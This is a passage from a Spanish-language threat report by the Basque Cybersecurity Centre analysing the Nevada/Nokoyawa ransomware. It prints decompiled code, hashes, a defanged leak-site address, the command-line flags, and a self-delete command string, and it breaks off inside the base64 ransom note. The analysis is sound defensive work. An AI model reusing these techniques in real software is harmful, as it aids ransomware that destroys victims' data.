Basque CyberSecurity Centre

Nevada/Nokoyawa Ransomware

BCSC-MALWARE-NEVADA-NOKOYAWA

TLP: CLEAR

www.ciberseguridad.eus

EUSKO JAURLARITZA GOBIERNO VASCO

GRUPO spri TALDEA

Índice

- Sobre el BCSC..... 4
- Resumen ejecutivo..... 5
- Análisis técnico..... 6
  - Flujo de infección..... 6
  - Portal de Nevada en la red TOR..... 7
  - Muestra analizada..... 7
  - Argumentos de línea de comandos..... 8
  - Comprobación de idioma..... 10
  - Ejecución mediante hilos para acelerar el proceso de cifrado..... 11
  - Borrado del programa tras acabar la ejecución..... 12
  - Escaneo de directorios..... 13
  - Nota de rescate..... 16
  - Rutina de borrado de la Shadow Copies..... 19
  - Rutina para listar recursos en red (-nd)..... 20
  - Rutina de cifrado..... 21
- Vulnerabilidades explotadas..... 25
- Técnicas MITRE ATT&CK..... 26
- Mitigación..... 34
- Medidas a nivel de endpoint..... 34
- Medidas a nivel de red..... 34
- Medidas y consideraciones adicionales..... 34
- Indicadores de compromiso..... 36
- Referencias adicionales 38
- Apéndice A: Mapa de técnicas de ATT&CK..... 39

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que el BCSC considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso el BCSC puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de BCSC como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de BCSC. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

Sobre el BCSC

El Centro Vasco de Ciberseguridad (Basque Cybersecurity Centre, BCSC) es la entidad designada por el Gobierno Vasco para elevar el nivel de madurez de la ciberseguridad en Euskadi.

Es una iniciativa transversal que se enmarca en la Agencia Vasca de Desarrollo Empresarial (SPRI), sociedad dependiente del Departamento de Desarrollo Económico, Sostenibilidad y Medio Ambiente del Gobierno Vasco. Así mismo, involucra a otros tres Departamentos del Gobierno Vasco: el de Seguridad, el de Gobernanza Pública y Autogobierno, y el de Educación, y a cuatro agentes de la Red Vasca de Ciencia, Tecnología e Innovación: Tecnalia, Vicomtech, Ikerlan y BCAM.

El BCSC es la entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital de ciudadanos, empresas e instituciones públicas en Euskadi, especialmente para los sectores estratégicos de la economía de la región.

La misión del BCSC es por tanto promover y desarrollar la ciberseguridad en la sociedad vasca, dinamizar la actividad empresarial de Euskadi y posibilitar la creación de un sector profesional que sea referente. En este contexto se impulsa la ejecución de proyectos de colaboración entre actores complementarios en los ámbitos de innovación tecnológica, investigación y transferencia tecnológica a la industria de fabricación avanzada y otros sectores.

Así mismo, ofrece diferentes servicios en su rol como Equipo de Repuesta a Incidentes (en adelante CERT, por sus siglas en inglés “Computer Emergency Response Team”) y trabaja en el ámbito de la Comunidad Autónoma del País Vasco para aumentar la capacidad de detección y alerta temprana de nuevas amenazas, la respuesta y análisis de incidentes de seguridad de la información, y el diseño de medidas preventivas para atender a las necesidades de la sociedad vasca. Con el fin de alcanzar estos objetivos forma parte de diferentes iniciativas orientadas a la gestión de incidentes de ciberseguridad:

FIRST Improving Security Together
TF-CSIRT Trusted Introducer
CSIRT.es

Resumen ejecutivo

Nevada es un tipo de malware *ransomware* que fue identificado por primera vez en enero de 2023, aunque su predecesor, **Nokoyawa**, fue descubierto en febrero de 2022. Se ha podido observar que Nevada se ha publicitado en un foro de la *DarkWeb* llamado **RAMP**, el cual parece estar dirigido a ciberdelincuentes de habla china o rusa. A diferencia de otros grupos de *ransomware* que se afilian a grupos de habla inglesa, los responsables de **Nevada** muestran poco interés en asociarse con dichos grupos.

Los actores que se encuentran detrás de **Nevada** siguen el modelo de doble extorsión, el cual ha ganado popularidad en los últimos años y es utilizado por muchos otros grupos de *ransomware*. Este modelo implica que, después de comprometer la red de la víctima, los atacantes extraen información confidencial de la compañía y amenazan con publicar estos datos como forma de presionar a la víctima para que pague el rescate exigido. Para llevar a cabo esto, los atacantes tienen a su disposición un sitio web en la red **Tor** donde divulgan las filtraciones y ofrecen la descarga pública de los datos una vez que expire el plazo establecido en caso de que el pago no se haya realizado.

El código de **Nevada** ha sido desarrollado en el lenguaje de programación Rust, el cual está ganando popularidad entre los desarrolladores de *ransomware* debido a su facilidad, amplia gama de funcionalidades criptográficas, control de excepciones, capacidad para realizar tareas concurrentes y compatibilidad multiplataforma. Otro punto por el cual está ganando una gran acogida dentro del sector del desarrollo del malware es que presenta algunos desafíos iniciales, pero no insuperables, en términos de ingeniería inversa.

A diferencia de otros *ransomware* que utilizan otros métodos de cifrado más comunes, **Nevada** se basa en *X25519* para el intercambio de mensajes de forma segura, aunque en este caso el canal no sea Internet, sino el final del fichero y el mensaje sea la clave generada de forma aleatoria para el cifrado del fichero.

En lo que respecta al cifrado de los ficheros se hace uso del algoritmo *Salsa20*, además, con el objetivo de mejorar la eficiencia, **Nevada** utiliza el cifrado por bloques, lo cual disminuye la seguridad del cifrado, pero proporciona una alta velocidad y permite inutilizar la gran mayoría de los archivos importantes para una empresa en el menor tiempo posible y minimizando de esta forma el riesgo de ser detectados antes de que finalice el proceso.

Debido a que el método de cifrado utilizado por **Nevada** es criptográficamente seguro, resulta imposible obtener la clave generada de forma aleatoria para cada archivo sin conocer la clave privada de los atacantes.

Análisis técnico

Flujo de infección




Ilustración 1: Flujo de infección de Nevada/Nokoyawa Ransomware.

El flujo de infección de **Nevada** se ha estudiado y compartido ampliamente dentro de la comunidad de seguridad. Al igual que ocurre en la mayoría de los casos de *ransomware*, **Nevada** representa la etapa final de un proceso de intrusión previo.

Los actores responsables de las operaciones de intrusión relacionadas con este malware emplean técnicas sofisticadas para explotar, enumerar y moverse lateralmente dentro de las redes de las víctimas, con el objetivo de permanecer indetectables. Sin embargo, posteriormente adoptan un enfoque mucho más agresivo, dirigido a evadir las protecciones de detección y respuesta de endpoints (antivirus y EDR), para lanzar el ransomware como la fase final y cifrar la mayor cantidad posible de equipos.

En la etapa final del proceso, los atacantes proceden a exfiltrar los datos que consideran más sensibles de los sistemas de la víctima. Posteriormente, el grupo despliega el *ransomware*, el cual cifra los datos críticos de la organización y exige un rescate en criptomonedas para su liberación.

De esta manera, el flujo de infección de **Nevada** sigue una secuencia de intrusión gradual y sigilosa, seguida de una fase agresiva de propagación del *ransomware* y posterior extorsión.

Portal de Nevada en la red TOR

Los actotes de ***Nevada*** cuentan con un sitio en la red **TOR** para enumerar las organizaciones supuestamente afectadas por su ransonware y ofrecer enlaces de descarga de los datos recopilados por ellos en caso de no pagar el rescate demandado.

La dirección actual para acceder a este sitio es la siguiente:

```
hxxp://nokoleakb76znymx443veg4n6fytx6spck6pc7nkr4dvfuygpub6jsid.onion/
```




Ilustración 2: Sitio oficial de los actores de Nevada/Nokoyawa en la red TOR

Muestra analizada

La muestra analizada corresponde a la última versión de la familia de ransomware **Nevada**, también conocida como **Nokoyawa**. Se trata de un binario Portable Ejecutable (PE) de Windows de 64 bits, cuya firma **SHA256** es la siguiente:

855f411bd0667b650c4f2fd3c9fbb4fa9209cf40b0d655fa9304dcdd956e0808

El binario está desarrollado con Rust y no parece encontrarse empaquetado mediante ningún software de protección.

```
+-----------------------+-----------------------------------------------------------------------------------+
| md5                   | 99549bcea63af5f81b01decf427519af                                                  |
| sha1                  | c7fcbaedf6b077b3d9bfc4720c3860a5d848bcb4                                          |
| sha256                | 855f411bd0667b650c4f2fd3c9fbb4fa9209cf40b0d655fa9304dcdd956e0808                  |
| os                    | windows                                                                           |
| format                | pe                                                                                |
| arch                  | amd64                                                                             |
| path                  | 855.exe                                                                           |
+-----------------------+-----------------------------------------------------------------------------------+
```

CAPABILITY	NAMESPACE
create pipe	communication/named-pipe/create
compiled with rust	compiler/rust
encode data using Base64	data-manipulation/encoding/base64
encode data using XOR (9 matches)	data-manipulation/encoding/xor
encrypt data using Curve25519	data-manipulation/encryption/elliptic-curve
encrypt data using RC4 PRGA (8 matches)	data-manipulation/encryption/rc4
encrypt data using Salsa20 or ChaCha	data-manipulation/encryption/salsa20
generate random numbers via WinAPI (2 matches)	data-manipulation/prng
contains PDB path	executable/pe/pdb
accept command line arguments	host-interaction/cli
interact with driver via control codes (2 matches)	host-interaction/driver
query environment variable (2 matches)	host-interaction/environment-variable
get common file path (2 matches)	host-interaction/file-system
check if file exists (7 matches)	host-interaction/file-system/exists
get file attributes (2 matches)	host-interaction/file-system/meta
move file	host-interaction/file-system/move
read file on Windows (2 matches)	host-interaction/file-system/read
write file on Windows	host-interaction/file-system/write
enumerate disk volumes	host-interaction/hardware/storage
get disk information	host-interaction/hardware/storage
create mutex	host-interaction/mutex
enumerate network shares	host-interaction/network
get system information on Windows	host-interaction/os/info
get thread local storage value	host-interaction/process
set thread local storage value	host-interaction/process
create process on Windows	host-interaction/process/create
terminate process	host-interaction/process/terminate
terminate process via fastfail (14 matches)	host-interaction/process/terminate
create or open registry key (2 matches)	host-interaction/registry
set registry value	host-interaction/registry/create
delete registry key	host-interaction/registry/delete
create service (2 matches)	host-interaction/service/create
create thread	host-interaction/thread/create
resize volume shadow copy storage	impact/inhibit-system-recovery
link function at runtime on Windows (13 matches)	linking/runtime-linking
enumerate PE sections (4 matches)	load-code/pe
parse PE header (6 matches)	load-code/pe
persist via Windows service (2 matches)	persistence/service

Rust es un lenguaje de programación compilado que combina características de programación funcional, imperativa y orientada a objetos. Diseñado para ser eficiente y seguro en la ejecución de tareas en paralelo, Rust ofrece una amplia gama de funciones para el control de excepciones y utiliza objetos para su funcionamiento. Debido a todas estas características, Rust presenta cierta complejidad en términos de ingeniería inversa. El lenguaje está diseñado para brindar mayor seguridad en la escritura de código y prevenir errores comunes, lo que puede dificultar el análisis y la comprensión de un programa desarrollado en Rust.

Argumentos de línea de comandos

El *ransomware* está diseñado para ser ejecutado de forma manual y, una vez en funcionamiento, se comporta como una aplicación de consola de comandos. Incluso muestra información de depuración durante su ejecución, por lo que se ha podido observar en el código fuente:

```
How to run:
    C:\Users\Inno L4B\Desktop\855.exe -file <filePath> (encrypt selected file)
    C:\Users\Inno L4B\Desktop\855.exe -dir <dirPath> (encrypt selected directory)
    C:\Users\Inno L4B\Desktop\855.exe -sd (self delete after everything done)
    C:\Users\Inno L4B\Desktop\855.exe -sc (delete shadow copies)
    C:\Users\Inno L4B\Desktop\855.exe -lhd (load hidden drives)
    C:\Users\Inno L4B\Desktop\855.exe -nd (find and encrypt network shares)
    C:\Users\Inno L4B\Desktop\855.exe -sm (safe mode)
```

Ilustración 3: Posibles parámetros para su ejecución.

La rutina principal de los programas compilados en Rust se localiza mediante el nombre "main". Esta rutina contiene el código necesario para ejecutar la función principal, la cual se pasa como parámetro a otra función para controlar posibles excepciones.

```
1  int __fastcall main(int argc, const char **argv, const char **envp)
2  {
3    __int64 (__fastcall *v4)(); // [rsp+20h] [rbp-8h] BYREF
4
5    v4 = mw_main;
6    return ((__int64 (__fastcall *)(__int64 (__fastcall **)(), __int64 (__fastcall **)(), _QWORD, const char **))sub_140019E00)(
7             &v4,
8             &off_140053E10,
9             argc,
10            argv);
11 }
```

*Ilustración 4: Código encargado de ejecutar la verdadera función **main**.*

Tras inspeccionar el código de la función que contiene el código malicioso, se pueden apreciar dos partes importantes. La primera parte es una comprobación que le permite al código detectar el idioma del equipo y decidir si continua con la ejecución. La segunda parte es la comprobación del parámetro "-help", encargado de mostrar todos los posibles argumentos para la ejecución del *ransomware:*

```
22  qmemcpy(v2, "-help", 5);
23  *(_OWORD *)&hObject.m256i_u64[1] = xmmword_140053670;
24  if ( sub_140008C10((__int64)&hObject) )
25  {
26    std::env::args();
27    hObject = lpMem[0];
28    sub_14000B660((__int64)v86, (__int128 *)hObject.m256i_i8);
29    hObject.m256i_i64[0] = (__int64)&how_to_run;
30    *(_OWORD *)&hObject.m256i_u64[1] = 1ui64;
31    v64 = (__m256i *)"called `Option::unwrap()` on a `None` valuecalled `Result::unwrap()` on an `Err` value";
32    v65 = 0i64;
33    rust_print_on_console((__int128 *)hObject.m256i_i8);
34    v3 = v87;
35    if ( !v87 )
36      core::panicking::panic_bounds_check();
37    v4 = (char *)v86[0];
38    lpMem[0].m256i_i64[0] = (__int64)v86[0];
39    lpMem[0].m256i_i64[1] = (__int64)sub_140001880;
40    hObject.m256i_i64[0] = (__int64)&file_filepath;
41    *(_OWORD *)&hObject.m256i_u64[1] = 2ui64;
42    v64 = lpMem;
43    v65 = 1i64;
44    rust_print_on_console((__int128 *)hObject.m256i_i8);
45    lpMem[0].m256i_i64[0] = (__int64)v4;
46    lpMem[0].m256i_i64[1] = (__int64)sub_140001880;
47    hObject.m256i_i64[0] = (__int64)&dir_dirpath;
48    *(_OWORD *)&hObject.m256i_u64[1] = 2ui64;
49    v64 = lpMem;
50    v65 = 1i64;
51    rust_print_on_console((__int128 *)hObject.m256i_i8);
52    lpMem[0].m256i_i64[0] = (__int64)v4;
53    lpMem[0].m256i_i64[1] = (__int64)sub_140001880;
54    hObject.m256i_i64[0] = (__int64)&self_delete;
55    *(_OWORD *)&hObject.m256i_u64[1] = 2ui64;
56    v64 = lpMem;
57    v65 = 1i64;
58    rust_print_on_console((__int128 *)hObject.m256i_i8);
59    lpMem[0].m256i_i64[0] = (__int64)v4;
60    lpMem[0].m256i_i64[1] = (__int64)sub_140001880;
61    hObject.m256i_i64[0] = (__int64)&delete_shadow_copies_;
62    *(_OWORD *)&hObject.m256i_u64[1] = 2ui64;
63    v64 = lpMem;
```

Ilustración 5: Código encargado de mostrar la información de la ejecución.

En Rust, el manejo de cadenas de texto es particular, ya que hace uso de objetos en lugar de referencias directas a la memoria que contiene la cadena en bruto.

Como se puede observar en la **Ilustración 4**, se pueden identificar siete parámetros diferentes:

- **"-file":** cifra el archivo indicado como parámetro.
- **"-dir":** cifra el directorio indicado como parámetro.
- **"-sd":** elimina el archivo del ransomware después de la ejecución.
- **"-sc":** elimina las copias de seguridad en el sistema (shadow copies).
- **"-lhd":** busca posibles discos ocultos en el sistema operativo.
- **"-nd":** busca carpetas y discos en red para cifrar su contenido.
- **"-sm":** ejecuta el ransomware como un servicio de modo seguro.

Comprobación de idioma.

Antes de iniciar el programa, se realiza una comprobación del idioma de la interfaz de usuario utilizando la función "GetUserDefaultUILanguage", la cual devuelve un identificador que luego es verificado en busca de posibles identificadores de idiomas correspondientes al territorio ruso o afiliados:

```
6  UserDefaultUILanguage = GetUserDefaultUILanguage();
7  if ( (unsigned __int16)(UserDefaultUILanguage - 1049) <= 43u
8    && (v1 = 0xC80000C8401i64, _bittest64(&v1, (unsigned __int16)(UserDefaultUILanguage - 1049)))
9    || UserDefaultUILanguage == 2073 )
10 {
11   hObject.m256i_i64[0] = (__int64)&off_1400532A0;
12   *(_OWORD *)&hObject.m256i_u64[1] = 1ui64;
13   v64 = (__m256i *)&off_140053120;
14   v65 = 0i64;
15   rust_print_on_console((__int128 *)hObject.m256i_i8);
16   rust_ExitProcess(666u);
17 }
```

Ilustración 6: Comprobación del idioma, antes de la ejecución.

En caso de que se encuentre alguno de estos identificadores, el programa muestra el mensaje "**CIS. STOP!**" en pantalla y finaliza el proceso utilizando la función "ExitProcess". Esta condición de ejecución indica que el ransomware se detendrá y no continuará su funcionamiento si detecta que el idioma de la interfaz de usuario es ruso, lo que sugiere que los operadores del malware buscan evitar infectar sistemas dentro de la Comunidad de Estados Independientes (CIS).

Ejecución mediante hilos para acelerar el proceso de cifrado

Como se mencionó anteriormente, Rust es un lenguaje centrado en la concurrencia y la eficiencia. Con el fin de lograr un mejor rendimiento y acelerar el proceso de cifrado, el código del ransomware crea múltiples hilos encargados de llevar a cabo el cifrado de los archivos. Para determinar el número de hilos a crear, el código realiza un cálculo basado en el número de núcleos del procesador.

```
v92 = 1;
numero_de_hilos = 2 * number_of_processors();
v54 = 8i64;
v55 = -24i64;
v56 = 0i64;
do
```

Ilustración 7: El código calcula el número de hilos.

En la I**lustración 8** se puede observar cómo el código calcula el número de hilos. Para ello, obtiene el número de núcleos disponibles en el procesador y lo multiplica por dos, con el objetivo de utilizar la cantidad máxima de hilos posibles.

Posteriormente, en la **Ilustración 9**, se muestra la creación de los hilos de cifrado. Utilizando el número de hilos calculado previamente, el código crea y asigna tareas de cifrado a cada uno de los hilos disponibles en el sistema. Esta estrategia de ejecución en paralelo mediante hilos permite aprovechar al máximo los recursos del sistema y acelerar el proceso de cifrado de los archivos.

```
number_of_threads = 2 * number_of_processors();
count_i = 0i64;
while ( count_i < number_of_threads )
{
  create_thread_wrap(hObject.m256i_i64, count_i);
  v16 = total_threads_var;
  if ( total_threads_var == qword_14007A008 )
  {
    sub_1400097D0((__int64 *)&qword_14007A000, total_threads_var);
    v16 = total_threads_var;
  }
  ++count_i;
  v13 = (char *)qword_14007A000;
  v14 = 3 * v16;
  v15 = *(_OWORD *)hObject.m256i_i8;
  *((_QWORD *)qword_14007A000 + v14 + 2) = hObject.m256i_i64[2];
  *(_OWORD *)&v13[8 * v14] = v15;
  ++total_threads_var;
}
v86[0] = (LPVOID)total_threads_var;
```

Ilustración 8: Creación de los hilos de cifrado.

La utilización de múltiples hilos en el proceso de cifrado ayuda a mejorar la eficiencia del *ransomware* al distribuir la carga de trabajo entre los diferentes hilos, lo que permite cifrar los archivos de forma más rápida y efectiva.

Borrado del programa tras acabar la ejecución

Utilizando el parámetro "-sd", el ransomware tiene la capacidad de eliminar su propio binario una vez que ha finalizado su ejecución, con el fin de eliminar cualquier rastro en el sistema operativo. Para lograr esto, Nevada crea un comando que le permite esperar unos segundos antes de proceder con el borrado. Este comando utiliza la función "ping" junto con otros parámetros específicos, para realizar la espera y el comando “del” para borrar.

```
ta:0000000140053B9E aCmdExe         db 'cmd.exe'          ; DATA XREF: mw_main:loc_14000A668↑o
ta:0000000140053BA5 aPing           db 'ping'             ; DATA XREF: mw_main+CF5↑o
ta:0000000140053BA9 a127001         db '127.0.0.1'        ; DATA XREF: mw_main+D0E↑o
ta:0000000140053BB2 aN              db '-n'               ; DATA XREF: mw_main+D27↑o
ta:0000000140053BB4 unk_140053BB4   db  33h ; 3           ; DATA XREF: mw_main+D40↑o
ta:0000000140053BB5 unk_140053BB5   db  3Eh ; >           ; DATA XREF: mw_main+D59↑o
ta:0000000140053BB6 aNul            db 'Nul'              ; DATA XREF: mw_main+D72↑o
ta:0000000140053BB9 unk_140053BB9   db  26h ; &           ; DATA XREF: mw_main+D8B↑o
ta:0000000140053BBA aDel            db 'Del'              ; DATA XREF: mw_main+DA4↑o
ta:0000000140053BBD F               db '/f'               ; DATA XREF: mw_main+DBD↑o
ta:0000000140053BBF Q               db '/q'               ; DATA XREF: mw_main+DD6↑o
```

Ilustración 9: Borrado del binario ejecutado.

El *ransomware* realiza una llamada a la función "CreateProcessW", la cual se encuentra integrada en Rust y se encarga de ejecutar comandos del sistema. Este código asegura que el proceso de borrado se realice correctamente y establece el control de excepciones para evitar posibles errores durante la ejecución.

```
if ( CreateProcessW(
        lpApplicationName[0],
        penv,
        0i64,
        0i64,
        1,
        dwCreationFlags[0],
        lpEnvironment,
        lpCurrentDirectory,
        &StartupInfo,
        (LPPROCESS_INFORMATION)&ProcessInformation) )
{
```

Ilustración 10: Llamada a CreateProcessW

De esta manera, mediante el uso de comandos del sistema, el *ransomware* **Nevada** es capaz de eliminar su propia presencia del sistema una vez que ha finalizado su ejecución, lo que contribuye a su objetivo de no dejar rastro alguno en el sistema operativo infectado.

Escaneo de directorios

En caso de no especificarse el parámetro correspondiente para cifrar únicamente un directorio concreto o un archivo, el ransomware realiza un escaneo de directorios en busca de discos que estén montados en el sistema operativo. En caso de se establezca el parámetro "-lhd" se ejecutará una rutina encargada de buscar y montar aquellos discos que no lo estén.

```
if ( v25 )                                          // encrypt all
{
  v26 = (_DWORD *)j___rdl_alloc(4ui64);
  if ( !v26 )
    rust_oom_wrap();
  *v26 = 'dhl-';                                    // LOAD HIDDEN DRIVES
  hObject.m256i_i64[0] = (__int64)v26;
  *(_OWORD *)&hObject.m256i_u64[1] = xmmword_140053100;
  if ( check_arg((__int64)&hObject) )
    mw_local_drive_list();
  get_active_disks((__int64 *)v86);
  v27 = v86[0];
  v28 = v86[1];
```

Ilustración 11: Comprobación del parámetro "-lhd" y obtención de los discos activos.

Después, se accede a la función "get_active_disks", la cual recorre todos los discos del sistema que están montados y accesibles. Utiliza la función "FindFirstFileW" para obtener un manejador que permite recorrer todos los archivos de ese directorio. Si la función se ejecuta correctamente, tanto el directorio como el manejador se agregan a una lista que será recorrida más adelante.

```
v17 = *(_OWORD *)&FindFileData.ftLastAccessTime.dwHighDateTime;
v16 = *(_QWORD *)&FindFileData.ftCreationTime.dwHighDateTime;
memset(&FindFileData, 0, sizeof(FindFileData));
FirstFileW = FindFirstFileW(v8, &FindFileData);
if ( FirstFileW == (HANDLE)-1i64 )
{
  LODWORD(v13) = GetLastError();
  *(_QWORD *)(a1 + 8) = (v13 << 32) | 2;
  *(_QWORD *)a1 = 1i64;
  v12 = v17;
  if ( !(_QWORD)v17 )
    goto LABEL_15;
  goto LABEL_13;
}
v20 = v26;
v19 = *(_OWORD *)v25;
v18 = xmmword_140053BF0;
v10 = j___rdl_alloc(0x28ui64);
if ( !v10 )
{
  hFindFile = FirstFileW;
  rust_oom_wrap();
}
*(_QWORD *)(v10 + 32) = v20;
v11 = v18;
*(_OWORD *)(v10 + 16) = v19;
*(_OWORD *)v10 = v11;
*(_QWORD *)(a1 + 8) = FirstFileW;
```

Ilustración 12: Llamada al FindFirtFileW y almacenamiento dentro de la lista.

Una vez finalizada esta función, se llama a "mw_path_walker" por cada uno de los elementos de la lista. Esta función se encarga de recorrer de forma recursiva cada uno de los discos:

```
get_active_disks((__int64 *)disk_list);
v27 = disk_list[0];
v28 = disk_list[1];
disk_list_size = (char *)disk_list[0] + 24 * v87;
*(_OWORD *)hObject.m256i_i8 = *(_OWORD *)disk_list;
hObject.m256i_i64[3] = (__int64)disk_list_size;
v30 = (char *)disk_list[0];
if ( v87 )
{
  v30 = (char *)disk_list[0] + 24;
  while ( 1 )
  {
    elemt = *((_QWORD *)v30 - 3);
    if ( !elemt )
      break;
    v88 = v30;
    v32 = v30 - 24;
    v53 = *((_OWORD *)v30 - 1);
    *(_OWORD *)&lpMem[0].m256i_u64[1] = v53;
    lpMem[0].m256i_i64[0] = elemt;
    mw_path_walker(lpMem[0].m256i_i64);
    if ( lpMem[0].m256i_i64[1] )
      heap_free((LPVOID)lpMem[0].m256i_i64[0]);
    v30 = (char *)v88 + 24;
    if ( v32 + 24 == disk_list_size )
    {
      v30 = disk_list_size;
      break;
    }
  }
}
```

Ilustración 13: Recorrer la lista creada por get_active_disks.

Dentro de "mw_path_walker", se comprueba si la ruta recibida termina en "/" o "\\" antes de llamar a la función encargada de crear la nota de rescate del *ransomware*. Si no cumple esta condición, se agrega la barra correspondiente antes de realizar la llamada a dicha función:

```
if ( v2 && ((v3 = *(_BYTE *)(v2 + *path_obj - 1), v3 == '/') || v3 == '\\') )// comprobar si termina el direcotorio en / o \\
{
  mw_ransom_note(path_obj);
}
else
{
  alloc::string::String_as_core::clone::Clone_::clone();
  v4 = Src[0];
  if ( *((_QWORD *)&hFindFile + 1) == Src[0] )
  {
    asignar_memoria_y_manipular_capacidad((__int64 *)&hFindFile, Src[0], 1i64);
    v4 = Src[0];
  }
  *(_BYTE *)(hFindFile + v4) = '\\';
  v74[0] = v4 + 1;
  *(_QWORD *)lpMem = hFindFile;
  mw_ransom_note(lpMem);
  if ( lpMem[1] )
    heap_free(lpMem[0]);
}
```

Ilustración 14: Comprobar el final de la ruta y crear la nota de rescate.

A continuación, se entra en un bucle que recorrerá cada uno de los elementos encontrados dentro del directorio. En cada iteración, se verifica si el elemento es un archivo o una carpeta. En el caso de ser un directorio, se comprueba si el nombre de la carpeta se encuentra en la lista negra. Si no se encuentra en la lista negra, se llama nuevamente a la función "mw_path_walker", lo que repetirá el proceso de forma recursiva hasta recorrer todos los elementos:

```
            v31 = v90[0];
            v32 = rust_compare_strings((__int64)"programdatasystem volume information", 11i64, (__int64)v90[0], v91);
            if ( v90[1] )
              heap_free(v31);
            if ( !v32 )
            {
              convert_to_lowercase((__int64 *)v90, (__int64)v84[0], v85);
              v62 = v90[0];
              v63 = rust_compare_strings((__int64)"system volume information", 25i64, (__int64)v90[0], v91);
              if ( v90[1] )
                heap_free(v62);
              black_list_directory = v63 ^ 1;
              if ( !v87[1] )
                goto LABEL_58;
L_57:
              heap_free(v24);
              goto LABEL_58;
            }
          }
        }
      }
    }
    black_list_directory = 0;
    if ( v87[1] )
      goto LABEL_57;
L_58:
    if ( black_list_directory )
      mw_path_walker((__int64 *)v84);
```

Ilustración 15: Comprobación de la lista negra de directorios y llamada recursiva.

Este es el listado de carpetas en la lista negra:

Windows program files program files(x86) appdata programdata system volumen information

En el caso de tratarse de un archivo, se obtiene su nombre y se verifica que no contenga ninguna de las siguientes cadenas en su nombre o extensión:

ntuser .exe .ini .dll .url .lnk .scr NEVADA readme.txt

Después de comprobar que el nombre o extensión del archivo no se encuentra en la lista negra, se crea un nuevo hilo que se encargará de procesarlo.

Nota de rescate

Por cada directorio encontrado en la rutina "mw_path_walker", o en caso de cifrar un solo archivo con el parámetro "-file", se realiza una llamada a la función "mw_ransom_note", encargada de escribir en disco la nota de rescate.

En la **Ilustración 17** se muestra la rutina que crea un archivo con el nombre "readme.txt" y escribe el contenido de la nota en él. Es importante destacar que todos los valores de la nota están codificados en *base64* dentro del código, y no hay ningún dato que se genere de forma dinámica, como el ID de la víctima.

```
rust_mem_cp(
  (__int64)lpMem,
  (__int64)"R3JlZXRpbmdzISBZb3VyIGZpbGVzIHdlcmUgc3RvbGVuIGFuZCBlbmNyeXB0ZWQuDQoNCgoKWW91IGhhdmUgdHdvIHdheXM6DQoKCS0+IFB"
           "heSBhIHJhbnNvbSBhbmQgc2F2ZSB5b3VyIHJlcHV0YXRpb24uDQoKCS0+IFdhaXQgZm9yIGEgbWlyYWNsZSBhbmQgbG9zZSBwcmVjaW91cy"
           "B0aW1lLg0KDQoKCgpXZSBhZHZpc2UgeW91IG5vdCB0byB3YWl0LgoNCkFmdGVyIDIgZGF5cyBvZiB5b3VyIHNpbGVuY2Ugd2Ugd2lsbCBtY"
